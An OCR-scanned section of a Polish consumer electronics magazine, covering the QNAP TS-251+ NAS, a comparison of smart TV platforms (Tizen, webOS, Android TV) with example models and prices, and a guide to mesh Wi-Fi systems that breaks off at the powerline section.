Cena może wydawać się bardzo wygórowana, jeśli nie poznamy wcześniej możliwości tego serwera. Zamiast w dwurdzeniowy procesor jest on wyposażony aż w czterordzeniową jednostkę oraz 2 GB pamięci RAM, a na tyle obudowy znajdziemy port HDMI. Dzięki temu ten serwer doskonale sprawdza się jako domowe centrum multimedialne. Wystarczy umieścić go w pobliżu telewizora, by za pomocą specjalnego pilota, który jest w zestawie, móc wygodnie przeglądać na ekranie TV multimedia umieszczone na nośnikach serwera. Podczas gdy telewizory nie radzą sobie z transkodowaniem wysokiej jakości multimediów, TS-251+ radzi sobie doskonale. Możemy również skorzystać z możliwości wirtualizacji i uruchomić maszynę wirtualną, której interfejs graficzny będzie udostępniany przez port HDMI, a po podłączeniu myszy i klawiatury będziemy mogli wygodnie korzystać z naszego serwera tak jak z normalnego komputera. Oczywiście nadal możemy korzystać ze wszystkich funkcjonalności serwera NAS i wysokiej ogólnej wydajności. Jest to więc zaawansowane urządzenie, które spełnia wiele różnych funkcji.

QNAP TS-251+
Producent: QNAP
Liczba zatok: 2
Szybkość LAN: 2x 1 Gb/s
Porty USB: 2x USB 3.0, 2x USB 2.0
Tryby RAID: pojedynczy wolumen, RAID 0, RAID 1, JBOD
Cena: 1500 zł

Fot. Maksim Kabakou/123rf.com

DLACZEGO SMART TV

Kupując dziś nowy telewizor, zwłaszcza gdy zależy nam na urządzeniu o większych gabarytach (na przykład ekran o przekątnej 55 cali) i trochę wyższej funkcjonalności od najtańszych modeli, z dużym prawdopodobieństwem trafimy na smart TV. ***Warto zatem wiedzieć, jakie są możliwości systemów smart TV***

Czym jest smart TV? Określenie to pojawiło się wraz z wprowadzeniem na rynek telewizorów, które mogą łączyć się z siecią komputerową oraz internetem, a także zawierają wbudowane oprogramowanie systemowe, które pozwala w praktyce skorzystać z możliwości wynikających z usieciowienia telewizora.
Systemy smart TV całkowicie zmieniły korzystanie z telewizora, dając użytkownikom dostęp do treści innych niż te nadawane przez klasycznych nadawców telewizyjnych.
Dzięki systemom smart TV telewizor staje się domowym, multimedialnym komputerem, oferującym dostęp do różnego typu aplikacji i usług.
Może pełnić rolę multimedialnego centrum w domu (umożliwiając odtwarzanie treści audiowizualnych z dowolnego innego urządzenia podłączonego do domowej sieci bezprzewodowej).
Jednak faktyczna użyteczność telewizora smart TV jest w znacznym stopniu uzależniona od funkcjonalności wbudowanego oprogramowania. Dlatego też warto dokładniej przyjrzeć się możliwościom poszczególnych systemów smart TV w telewizorach dostępnych w sklepach. **as**

KUPUJESZ NOWY TELEWIZOR? ZWRÓĆ UWAGĘ NA SYSTEM SMART TV

Kupując nowy telewizor, zwykle zwracamy uwagę na markę, parametry dotyczące obrazu czy wielkość ekranu. Nie przejmujemy się wbudowanym oprogramowaniem, skoro tak czy inaczej telewizor będzie smart. Jednak pomiędzy poszczególnymi modelami smart TV są różnice. Każdy z nowoczesnych telewizorów smart TV jest w stanie połączyć się z domową siecią Wi-Fi, a za jej pośrednictwem – również z internetem, ale już nie każdy daje użytkownikowi dostęp do bardzo bogatej i stale rozbudowywanej bazy aplikacji. O ile opisywane tu rozwiązania smart TV, takie jak **Tizen Samsunga**, **webOS LG** czy **Android TV** (tu: w wersji oferowanej w telewizorach Sony) nie powinny nas zawieść, to już nietypowe, autorskie rozwiązania oferowane przez innych producentów (jak na przykład system **smart TV Panasonica**) mają zauważalnie mniejszą funkcjonalność. Warto to mieć na uwadze, zwłaszcza gdy programy telewizyjne plus YouTube i przeglądarka to trochę dla nas za mało.


SMART TV W STARYM TELEWIZORZE

Jeżeli nie planujemy zakupu nowego telewizora, ale chcielibyśmy skorzystać z możliwości oferowanych przez nowoczesne smart TV, jest na to sposób. Wystarczy dokupić specjalną przystawkę podłączaną do dowolnego telewizora. Taki dodatek pozwoli korzystać z funkcji sieciowych, aplikacji i serwisów strumieniowych również na telewizorze bez wbudowanego systemu smart TV.

Przykładem takiej przystawki może być Google Chromecast (więcej na ten temat od strony 52) – niewielkie urządzenie podłączane do gniazda HDMI w telewizorze zamienia odbiornik w urządzenie klasy smart. Chromecast ma wbudowany interfejs bezprzewodowy, dzięki czemu potrafi połączyć się z domową siecią Wi-Fi oraz z internetem. Chromecast umożliwia również bezprzewodowe przesyłanie obrazu i dźwięku z innych urządzeń podłączonych do domowej sieci, na przykład komputerów, laptopów czy smartfonów.

SMART TV A PRYWATNOŚĆ W SIECI

Korzystając z jakiegokolwiek telewizora smart TV, musimy zgodzić się na proponowany przez danego producenta warunki świadczenia usług. Stosowny dokument jest wyświetlany na ekranie zwykle podczas wstępnej konfiguracji urządzenia. Dlaczego to ważne? Korzystanie z usług za pośrednictwem smart TV często wymaga wyrażenia zgody na przesyłanie danych (na przykład próbek głosu w przypadku funkcji sterowania głosowego) na serwery producenta. Osoby szczególnie ceniące swoją prywatność mogą się na to nie godzić, ale wtedy system smart TV będzie miał bardzo ograniczoną funkcjonalność – coś za coś.




JEST SMART


PRZEGLĄD SYSTEMÓW W INTELIGENTNYCH TELEWIZORACH

TIZEN OS W TELEWIZORACH SAMSUNGA

Kupując dowolny telewizor smart TV koreańskiej marki Samsung, otrzymamy sprzęt pracujący pod kontrolą systemu operacyjnego Tizen OS. System ten jest oparty na Linuxie, aktualnie jest rozwijany i wykorzystywany przede wszystkim we własnych rozwiązaniach Samsunga. Oprócz telewizorów Samsunga Tizen znajdziemy w popularnych smartwatchach z serii Gear czy Galaxy Watch. Pod względem łatwości obsługi i intuicyjności interfejsu Tizen Samsunga to ścisła czołówka. Wadą w kontekście nowoczesnych rozwiązań technologicznych w systemach smart TV jest brak możliwości sterowania głosem. To znaczy, jest odpowiednia funkcja, ale nie działa po polsku.



Zaletą Tizena w telewizorach Samsunga jest to, że system operacyjny został opracowany w taki sposób, by dawać użytkownikowi dostęp do wszystkich – nie tylko sieciowych – funkcji telewizora w jednolity sposób. Tizen ułatwia zarówno wstępną konfigurację urządzenia (automatycznie rozpoznaje połączone z telewizorem urządzenia), jak i późniejsze korzystanie z funkcji telewizora.



Kolejną cechą wyróżniającą Tizena na tle innych rozwiązań smart TV jest to, że interfejs systemu nie przesłania całego ekranu. Elementy smart TV są prezentowane w dolnej części ekranu, a na pozostałym obszarze cały czas wyświetlana jest oglądana w danym momencie treść. Struktura Tizena ma charakter hierarchiczny, kolejne opcje rozwijają się w paskach pojawiających się na dole ekranu. To wygodne rozwiązanie, gdyż ułatwia dostęp do funkcji związanych z konkretnym źródłem. Na przykład jeżeli w głównym menu smart TV Samsunga wybierzemy **TV na żywo**, na kolejnym pasku wyświetlą się tylko te opcje, które są użyteczne w kontekście kanałów telewizyjnych (na przykład lista kanałów, przewodnik po programach itp.).

PRZYKŁADOWE MODELE TELEWIZORÓW SMART TV Z SYSTEMEM TIZEN

System Tizen to rozwiązanie rozwijane wyłącznie przez jedną firmę – Samsunga. Smart TV z Tizenem znajdziemy tylko w telewizorach tej koreańskiej marki. Oto kilka przykładowych modeli z tańszych serii UHD i z topowej serii QLED:


- Samsung UE40MU6452 – 40 cali, 1799 zł
- Samsung UE55NU7452 – 55 cali, 2295 zł
- Samsung UE55NU8002 – 55 cali, 3499 zł
- Samsung QLED QE55Q70 – 55 cali, 6499 zł
- Samsung QLED QE75Q7FNA – 75 cali, 12 500 zł

Gdy w głównym menu na dolnym pasku wskażemy ikonę usługi strumieniowej (na przykład Amazon Prime Video, jak na zdjęciu), w wysuwanym pasku podmenu zobaczymy propozycje filmów i seriali. Dodatkową zaletą Tizena jest też to, że telewizor uczy się zwyczajów użytkownika i zapamiętuje, z jakich treści (kanałów, aplikacji czy usług strumieniowych) korzysta najczęściej i pokazuje je w pierwszej kolejności.

>


WEBOS W TELEWIZORACH LG

Koncern LG to kolejna firma, która w swoich telewizorach zdecydowała się na zastosowanie autorskiego systemu operacyjnego odpowiedzialnego za funkcje smart TV. W telewizorach marki LG funkcje smart TV działają w oparciu o system operacyjny webOS. Interfejs webOS-a może nie wygląda tak nowocześnie jak Tizena, ale jest równie prosty i intuicyjny, a dzięki obsłudze głosowej w języku polskim nie trzeba wiedzieć, gdzie szukać konkretnych funkcji, opcji czy ustawień – wystarczy po prostu powiedzieć, czego potrzebujemy. To największa zaleta tego systemu.



Cechą charakterystyczną systemu web OS jest proces konfiguracji wstępnej wyglądający trochę jak... film animowany. Niektórym użytkownikom takie podejście może wydawać się zbyt dziecinne, ale w efekcie proces konfiguracji telewizora jest bardzo łatwy.

Intefejs ekranu głównego systemu webOS podobnie jak Tizena wyświetla podstawowe opcje użytkownikowi, nie przesłaniając całkowicie oglądanej treści. Dostęp do głównych aplikacji i usług uzyskujemy za pośrednictwem paska w dolnej części ekranu telewizora.



Dużą zaletą webOS-a jest możliwość kontrolowania telewizora również za pomocą głosu w języku polskim. W najnowszych i najbardziej zaawansowanych modelach TV z wbudowanymi algorytmami sztucznej inteligencji **LG ThinQ** telewizor rozumie zapytania i polecenia wypowiadane w naturalny sposób. Na przykład po wypowiedzeniu frazy ***Jaka jest prognoza pogody na weekend?*** telewizor z systemem webOS wyświetli na ekranie odpowiednią informację. Gdy użytkownik powie ***Konsola do gier***, telewizor powinien automatycznie przełączyć się na właściwe źródło sygnału. To o tyle dobre rozwiązanie, że uwalnia użytkownika od pamiętania, na przykład pod które gniazdko HDMI w telewizorze podłączona jest konsola. Polecenie ***Przejdź do PlayStation*** jest dla człowieka bardziej przyjazne niż ***przełącz na źródło HDMI 1***... Interfejs głosowy jest w najnowszych wersjach webOS-a na tyle rozwinięty, że za pomocą poleceń wydawanych głosem możemy dotrzeć do praktycznie dowolnej funkcji czy ekranu opcji w telewizorach LG. Na przykład zamiast poszukiwać na pilocie czy na głównym pasku webOS-a ikony ustawień, znacznie prościej jest po prostu wcisnąć na pilocie przycisk z mikrofonem i po aktywowaniu w ten sposób interfejsu głosowego powiedzieć: ***Ustawienia***.

PRZYKŁADOWE TELEWIZORY SMART TV Z SYSTEMEM WEBOS


WebOS to rozwiązanie utrzymywane i rozwijane tylko przez LG. System ten znajdziemy w różnych modelach tego producenta, zarówno najtańszych smart TV, droższych z matrycą LCD NanoCell, jak i topowych – OLED. Poniżej kilka przykładowych modeli z każdej z wymienionych kategorii:

- LG 4K UHD 49UK7550MLA – 49 cali, 2299 zł
- LG Super UHD 49SK8100PLA – 49 cali, 2599 zł
- LG Super UHD 65UK6300 – 65 cali, 2899 zł
- LG OLED C8 OLED77C8PLA – 77 cali, 21 500 zł
- LG Signature OLED W7 OLED65W7V – 65 cali, 16 500 zł

ANDROID TV W TELEWIZORACH WIELU MAREK

Wielu producentów telewizorów nie poszło taką drogą jak Samsung czy LG i zamiast forsować własny kod opracowywany pod kątem funkcji smart TV, skorzystało z gotowego rozwiązania, jakim jest opracowana przez Google platforma Android TV. Taką drogę obrały choćby marki Philips, TCL czy Sony. W przypadku Sony wszystkie telewizory smart TV wyprodukowane od 2018 roku (z wyjątkiem telewizorów z serii XG70) to modele działające z wykorzystaniem systemu Android TV (generacja Android 8 Oreo).

Interfejs Android TV jest nieco inny niż wcześniej opisywane systemy. Przede wszystkim zamiast paska wysuwającego się w dolnej części ekranu główny ekran Android TV zawiera kilka rzędów kafelków/ikon. Na samej górze wyświetlany jest symbol mikrofonu pozwalający skorzystać z interfejsu głosowego, nieco niżej mamy pasek proponowanych treści z serwisu YouTube, a jeszcze niżej kafelki wielu różnych aplikacji i usług strumieniowych (Amazon, Netflix, ipla, VOD i podobne).



Menu ustawień tego systemu będzie łatwe w obsłudze dla każdego posiadacza smartfona z systemem Android – rozmieszczenie elementów systemu i opcji jest bardzo podobne.

Dla każdego posiadacza konta Google i smartfona z systemem Android zaletą telewizora smart TV z Android TV będzie możliwość konfiguracji dużego ekranu za pomocą smartfona i używanego na nim konta Google. Atutem tego rozwiązania jest to, że nowy, skonfigurowany za pomocą smartfona i konta Google właściciela telewizor będzie od razu na starcie wiedział, jakie są nasze ulubione wideoklipy na YouTube czy ulubione filmy w usłudze Filmy Google Play. Telewizor przejmie również od smartfona informacje na temat sieci bezprzewodowej i automatycznie się połączy z domowym Wi-Fi.

PRZYKŁADOWE TELEWIZORY SMART TV Z ANDROID TV

Na rynku znajdziemy telewizory z Android TV różnych producentów. Ten system operacyjny wybrały takie marki, jak Sony, Philips czy TCL. **Uwaga!** Pomiędzy różnymi markami są pewne różnice w funkcjonalności Android TV. Zdaniem autorki system Android TV najlepiej został zaadaptowany w telewizorach Sony. Oto przykładowe modele:

- Sony KD-55XF9005 – 55 cali, 4499 zł
- TCL 55C7026 – 55 cali, 2499 zł
- Sony KD-55XF7596 – 55 cali, 2799 zł
- Philips 50PUS7303/12 – 50 cali, 2199 zł
- Philips 55OLED903 – 55 cali,7199 zł

INNE SYSTEMY SMART TV

Oprócz wymienionych rozwiązań: Tizen Samsunga, webOS LG czy stosowanego przez kilku producentów Android TV niektórzy producenci próbują oprogramować funkcje smart TV po swojemu. Niestety, zwykle te rozwiązania są mniej funkcjonalne od tych opisanych. Dlatego decydując się na telewizor z własnym, nietypowym systemem smart TV, warto upewnić się, czy zapewni on nam dostęp do naszych ulubionych aplikacji i usług strumieniowych.

Fot. Iscatel/123rf.com

SPRZĘT

PRZEGLĄD SYSTEMÓW MESH WI-FI

WI-FI W CAŁYM DOMU

*Jak **zapewnić dobrą dostępność sieci Wi-Fi w całym domu**? Wiele osób zadaje sobie to pytanie. Dodatkowy router, a może repeater – są różne rozwiązania. A na horyzoncie pojawia się nowe – Mesh. Czym jest Mesh i dlaczego warto przyjrzeć się bliżej tej technologii? Przeczytajmy*

Techniki komunikacji bezprzewodowej poznaliśmy na stronach 14–17 i 18–19, gdzie została opisana rodzina standardów 802.11. Przy ich wykorzystaniu możemy prowadzić niczym nieskrępowaną wymianę danych. Świat sieci Wi-Fi nieustannie się zmienia, ewoluuje z każdym nowym standardem, oferując nowe funkcje i rozwiązania. Jedną z nowych propozycji jest sieć kratowa, czyli Wi-Fi Mesh. Technologia ta, choć znana i od dawna szeroko stosowana w firmach i przemyśle (hotele, dworce, lotniska, kampusy), dopiero teraz trafia do domów.

Od lewej góra – Tenda nova MW6 (3 sztuki w zestawie, AC1200, dwuzakresowy, cena ok. 800 zł), Tenda nova MW5 (3 sztuki w zestawie, AC1200, dwuzakresowy, cena ok. 600 zł), Linksys Velop (2 sztuki w zestawie, AC2200, trójzakresowy, cena ok. 1300 zł)


Od lewej dół – Asus Lyra Trio (3 sztuki w zestawie, AC1750, dwuzakresowy, cena ok. 1200 zł), TP-Link Deco M5 (3 sztuki w zestawie, AC1300, dwuzakresowy, cena ok. 900 zł), D-Link Covr-C1203 (3 sztuki w zestawie, AC1200, dwuzakresowy, cena ok. 800 zł)

Wi-Fi Mesh: Czy gra jest warta świeczki?

W dużych mieszkaniach bądź domach często zmagamy się z problemem niedostępności czy słabszej dostępności sieci Wi-Fi w niektórych pomieszczeniach. Router ma swoje ograniczenia i sam jeden nie jest w stanie zagwarantować tak mocnego sygnału sieci radiowej, by objąć nim wszystkie pokoje. A jeżeli jeden router nie daje rady, powinien otrzymać wsparcie zespołu. Sieci Mesh opierają się właśnie na takim pomyśle – kilka urządzeń wspólnie realizuje to samo zadanie. Cel jest prosty: przesłanie danych drogą radiową z punktu A do punktu B z jak największą prędkością oraz eliminacja tak zwanych martwych stref, czyli obszarów, na których sieć bezprzewodowa jest niedostępna. Dzięki wielu satelitom rozmieszczonym w całym domu i siatkom wzajemnych połączeń pomiędzy nimi zadanie to udaje się zrealizować.

Największą zaletą systemów Mesh jest jedna, spójna sieć bezprzewodowa. Gdy poruszamy się po domu, nie jest konieczne ręczne przełączanie się pomiędzy urządzeniami. Zyskujemy swobodę, gdyż system sam zadba, aby nasz telefon czy tablet połączył się z węzłem sieci oferującym najlepszą jakość transmisji. Parametry łącza (częstotliwość, prędkość czy użyta szerokość kanału) ustalane są w pełni automatycznie, a ich dobór zależy od karty sieciowej inicjującej połączenie.

Producenci urządzeń zadbali o to, aby z konfiguracją systemu i późniejszym zarządzaniem nim poradził sobie każdy. Jedyne, czego potrzebujemy, to smartfon (Android lub iOS) wraz z dedykowaną aplikacją. Program w kilku krokach pomoże uruchomić system i umożliwi sterowanie nim. **tg**




Tylna strona Netgear Orbi: przycisk Sync ❶ pozwala dodawać kolejne satelity już po konfiguracji urządzenia. Do gniazda LAN ❷ podłączamy kabel od routera, kolejne porty LAN ❸ możemy wykorzystać dowolnie. Do tego dochodzi port USB ❹, włącznik ❺ i zasilanie ❻. Inne systemy mają mniej łączy

NETGEAR ORBI RBK50 (ZESTAW 2 SZT.) OK. 1870 ZŁ

Netgear Orbi RBK50, zwycięzca testu Komputer Świata 7/2018. Ma duży zasięg, zapewnia wysoką szybkość i dobre funkcje ochronne, wyróżnia się tym, że ma wiele łączy. Wyjścia stacji bazowej to: USB, 3x LAN, a satelity: USB, 4x LAN.

TAK ŁĄCZĄ SIĘ URZĄDZENIA MESH W DOMU


Stację bazową podłączamy kablem do routera, a satelity do gniazdek w wybranych miejscach. Następnie stacja bazowa i satelity łączą się i tworzą sieć Mesh, która przypisuje urządzeniom końcowym zawsze najlepszy punkt dostępowy. Urządzenia można także łączyć z satelitami przez kabel LAN.




KONFIGURACJA SYSTEMU MESH NA PRZYKŁADZIE ZESTAWU ASUS LYRA TRIO


Konfiguracja całego systemu to zaledwie kilka kroków i aby ją przeprowadzić, należy postępować zgodnie z instrukcjami kreatora.

1 Rozpoczynamy od podłączenia pierwszego urządzenia w naszym przykładowym zestawie Asus Lyra Trio i uruchomienia na smartfonie bądź tablecie aplikacji dostarczonej przez producenta urządzenia. Aplikacja połączy się z urządzeniem (w zależności od modelu łączność następuje poprzez Wi-Fi bądź Bluetooth) i zainicjuje proces konfiguracji.






2 Krok drugi to założenie konta, które posłuży do zarządzania systemem Mesh. Niektóre modele pozwalają na dostęp zdalny, konto zostaje wtedy powiązane z adresem e-mail i zarejestrowane u producenta.



3 Po sprawdzeniu poprawności połączenia z internetem kolejnym etapem jest konfiguracja sieci bezprzewodowej.

4 Ostatnim krokiem jest rozmieszczenie i powiązanie ze sobą pozostałych urządzeń systemu Mesh, czyli naszego zestawu. Kolejne elementy dodajemy za pośrednictwem aplikacji, wciskając przycisk znajdujący się na obudowie bądź po prostu poprzez włączanie ich.

5 Po zbudowaniu systemu należy wykonać aktualizację oprogramowania. Nowy firmware wystarczy zainstalować na jednym z urządzeń, pozostałe uaktualnią się automatycznie.



Uwaga! Każdy satelita jest przystosowany do współpracy z kolejnym takim urządzeniem, dlatego też rozbudowa sieci nie jest wyzwaniem – aby zwiększyć obszar pokrycia siecią Wi-Fi, wystarczy dokupić kolejne. Ponieważ urządzenia różnych marek nie są ze sobą kompatybilne, obowiązuje zasada: ten sam producent.

MESH W CZTERECH ODSŁONACH

Na półkach sklepowych pojawia się coraz bogatsza oferta tego typu rozwiązań. Wśród urządzeń Mesh można wyróżnić cztery koncepcje. To co je różni to sposób komunikacji pomiędzy satelitami.

Gotowe rozwiązania Mesh oferuje wielu producentów. Wyróżnia się marka Asus, która nie tylko dostarcza gotowe zestawy, ale też pozwala na skomponowanie własnego: funkcja sieci Mesh zaszyta w oprogramowaniu niektórych modeli routerów pozwala na ich wzajemne połączenie w jeden integralny system. A samodzielny dobór urządzeń pozwala na zaspokojenie indywidualnych potrzeb.

SYSTEMY DWUPASMOWE: ZESTAW TP-LINK DECO M5

Najprostsze rozwiązania to zestawy składające się z trzech urządzeń, a każde do działania wykorzystuje dwa pasma – fale o częstotliwości 2,4 GHz oraz 5 GHz.

Z rozgłaszanych sieci radiowych korzystają klienci i równolegle służą one do wymiany danych pomiędzy urządzeniami oraz do przekazywania ich w kierunku routera/modemu.

TP-LINK DECO M5 (ZESTAW 3 SZT.) OK. 900 ZŁ

SYSTEMY DWUPASMOWE	
ZALETY	**WADY**
Najniższa cena za zestaw	Dwa pasma Wi-Fi – mniejsza przepustowość całego systemu
Oferowane zestawy z reguły składają się z trzech urządzeń, co daje dużą swobodę w sposobie ich rozmieszczenia	

SYSTEMY TRZYPASMOWE: ZESTAW LINKSYS VELOP

Urządzenia bardziej zaawansowane wykorzystują trzy pasma – 2,4 GHz plus 2x 5 GHz (system triband). Za każdym razem, gdy otwieramy stronę WWW, pobieramy pliki, oglądamy film, dane pomiędzy węzłami przesyłane są poprzez dodatkową sieć 5 GHz. W ofercie producentów znajdziemy zarówno zestawy złożone z dwóch, jak i z trzech urządzeń.

LINKSYS VELOP (ZESTAW 2 SZT.) OK. 1300 ZŁ

SYSTEMY TRZYPASMOWE	
ZALETY	**WADY**
Dodatkowe pasmo 5 GHz zwiększa prędkość wymiany informacji pomiędzy urządzeniami	Rozwiązanie droższe od systemów dwupasmowych
	Z reguły w skład zestawu wchodzą tylko dwa urządzenia

STANDARD POWERLINE: ZESTAW D-LINK COVR-P2502

D-LINK COVR-P2502 (ZESTAW O SZT.) OK. 700 ZŁ

